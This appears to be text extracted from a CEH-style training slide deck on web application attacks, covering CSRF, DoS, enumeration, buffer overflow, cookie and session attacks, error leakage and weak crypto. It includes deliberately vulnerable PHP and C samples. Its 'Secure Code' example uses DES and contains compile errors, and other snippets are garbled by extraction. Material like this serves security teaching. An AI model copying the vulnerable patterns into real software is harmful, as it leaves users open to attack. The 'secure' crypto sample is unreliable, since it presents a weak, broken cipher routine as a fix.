
1

Server sets a session cookie in the user's browser

2

Malicious code is executed in the
trusted server

6



User

Attacker sends a phishing mail tricking
user to send a request to a malicious site

3



Attacker

Response page contains malicious code

5

User requests a page from the malicious server

Server Code

```
<<?php  
session_start();  
if (isset($_REQUEST['symbol'])  
&&  
isset($_REQUEST['shares']))  
{buy_stocks($_REQUEST['symbol']  
'  
$_REQUEST['shares']);}  
?>
```




Trusted
Server

Malicious Code

```

```



Malicious
Server

Web Application Denial-of-Service (DoS) Attack



- Attackers exhaust available server resources by sending hundreds of **resource-intensive requests**, such as pulling out large image files or requesting dynamic pages that require expensive search operations on the backend database servers
- Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable** by existing DoS protection measures

Why Are Applications Vulnerable?

- Reasonable Use of Expectations
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation

Targets

- CPU, Memory, and Sockets
- Disk Bandwidth
- Database Bandwidth
- Worker Processes

Denial-of-Service (DoS) Examples



User Registration DoS



The attacker could create a program that submits the registration forms repeatedly, adding a large number of spurious users to the application

Login Attacks



The attacker may overload the login process by continually sending login requests that require the presentation tier to access the authentication mechanism, rendering it unavailable or unreasonably slow to respond

User Enumeration



If application states which part of the user name/password pair is incorrect, an attacker can automate the process of trying common user names from a dictionary file to enumerate the users of the application

Account Lock Out Attacks



The attacker may enumerate usernames and attempt to authenticate to the site using a username and incorrect passwords, which will lock out the user account after the specified number of failed attempts.

Buffer Overflow Attacks



Buffer overflow occurs when an application writes more data to a block of memory, or buffer, than the buffer is allocated to hold

It enables an attacker to modify the target process's address space in order to control the process execution, crash the process, and modify internal variables

Attackers modify function pointers to direct program execution through a jump or call instruction and points it to a location in the memory containing malicious codes

Vulnerable Code

```
int main(int argc, char *argv[]) {  
    char *dest_buffer;  
    dest_buffer = (char *) malloc(10);  
    if (NULL == dest_buffer)  
        return -1;  
    if (argc > 1) {  
        strcpy(dest_buffer, argv[1]);  
        printf("The first command-line argument  
is %s.\n", dest_buffer); }  
    else { printf("No command-line argument  
was given.\n"); } free(dest_buffer);  
    return 0; }
```



Note: For complete coverage of buffer overflow concepts and techniques, refer to self study module

Cookie/Session Poisoning



Cookies are used to maintain session state in the otherwise stateless HTTP protocol




Modify the Cookie Content

Cookie poisoning attacks involve the modification of the contents of a cookie (personal information stored in a web user's computer) in order to bypass security mechanisms



Inject the Malicious Content

Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain the unauthorized information




Rewriting the Session Data

A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie

How Cookie Poisoning Works


 GTEH
Gesellschaft für Technik- und
Entwicklungshilfe e.V.



Session Fixation Attack

C|EH
Cybersecurity

- In a session fixation attack, the attacker tricks the user to access a genuine web server using an explicit session ID value
- Attacker assumes the identity of the victim and exploits his credentials at the server



CAPTCHA Attacks



01

CAPTCHA is used to prevent automated software from performing actions that degrade the quality of service of a given system

02

It aims to ensure that the users of applications are human and ultimately aid in preventing unauthorized access and abuse

03

However, attacker can compromise the security of the web application by exploiting vulnerabilities existed in CAPTCHA

Type of CAPTCHA Attacks

Breaching client-side trust



Manipulating server-side implementation



Attacking the CAPTCHA image



Insufficient Transport Layer Protection



Supports Weak Algorithm

Insufficient transport layer protection supports weak algorithms, and uses expired or invalid certificates




Launch Attacks




Underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks

Exposes Data

This vulnerability exposes user's data to untrusted third parties and can lead to account theft



Improper Error Handling



Information Gathered

- ⊖ Null pointer exceptions
- ⊖ System call failure
- ⊖ Database unavailable
- ⊖ Network timeout
- ⊖ Database information
- ⊖ Web application logical flow
- ⊖ Application environment

- ↳ Improper error handling gives insight into source code such as logic flaws, default accounts, etc.
- ↳ Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks

http://www.juggyboy.com/

JuggyBoy.com

General Error

Could not obtain post/user information

DEBUG MODE

```
SQL Error: 1015 Can't open file: 'nuke_bbposts_text.MYD'. (errno: 145)
SELECT u.username, u.user_id, u.user_posts, u.user_from, u.user_website, u.user_email,
u.user_msnm, u.user_viewemail, u.user_rank, u.user_sig, u.user_sig_bbcode_uid,
u.user_allowsmile, p.* ,pt.post_text, pt.post_subject, pt.bbcode_uid FROM nuke_bbposts p,
nuke_users u, nuke_bbposts_text pt WHERE p.topic_id = '1547' AND pt.post_id = p.post_id
AND u.user_id = p.poster_id ORDER BY
p.post_time ASC LIMIT 0, 15
Line: 435
File:/user/home/geeks/www/vonage/modules/Forums/viewtopic.php
```

Insecure Cryptographic Storage



- Insecure cryptographic storage refers to when an application uses poorly written encryption code to securely encrypt and store sensitive data in the database
- This flaw allows an attacker to steal or modify weakly protected data such as credit cards numbers, SSNs, and other authentication credentials

Vulnerable Code

```
public String encrypt(String plainText) {  
    plainText = plainText.replace("a","z");  
    plainText = plainText.replace("b","y");  
    -----  
    return Base64Encoder.encode(plainText); }
```



Secure Code

```
public String encrypt(String plainText) {  
    DESKeySpec keySpec = new DESKeySpec(encryptKey);  
    SecretKeyFactory factory =  
        new SecretKeyFactory.getInstance("DES");  
    SecretKey key = factory.generateSecret(keySpec);  
    Cipher cipher = Cipher.getInstance("DES");  
    cipher.init(Cipher.ENCRYPT_MODE, key);  
    byte[] utf8text = plainText.getBytes("UTF8");  
    byte[] encryptedText = ecipher.doFinal(utf8text);  
    return Base64Encoder.encode(encryptedText); }
```

Broken Authentication and Session Management

CEH


An attacker uses vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users



Session ID in URLs


`http://www.juggyshop.com/sale/saleitems-304;jsessionid=12CMTOIDPXM0OQSABGCKLHCJUN2JV?dest>NewMexico`

Attacker sniffs the network traffic or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes




Password Exploitation

Attacker gains access to the web application's password database. If user passwords are not encrypted, the attacker can exploit every users' password



Timeout Exploitation


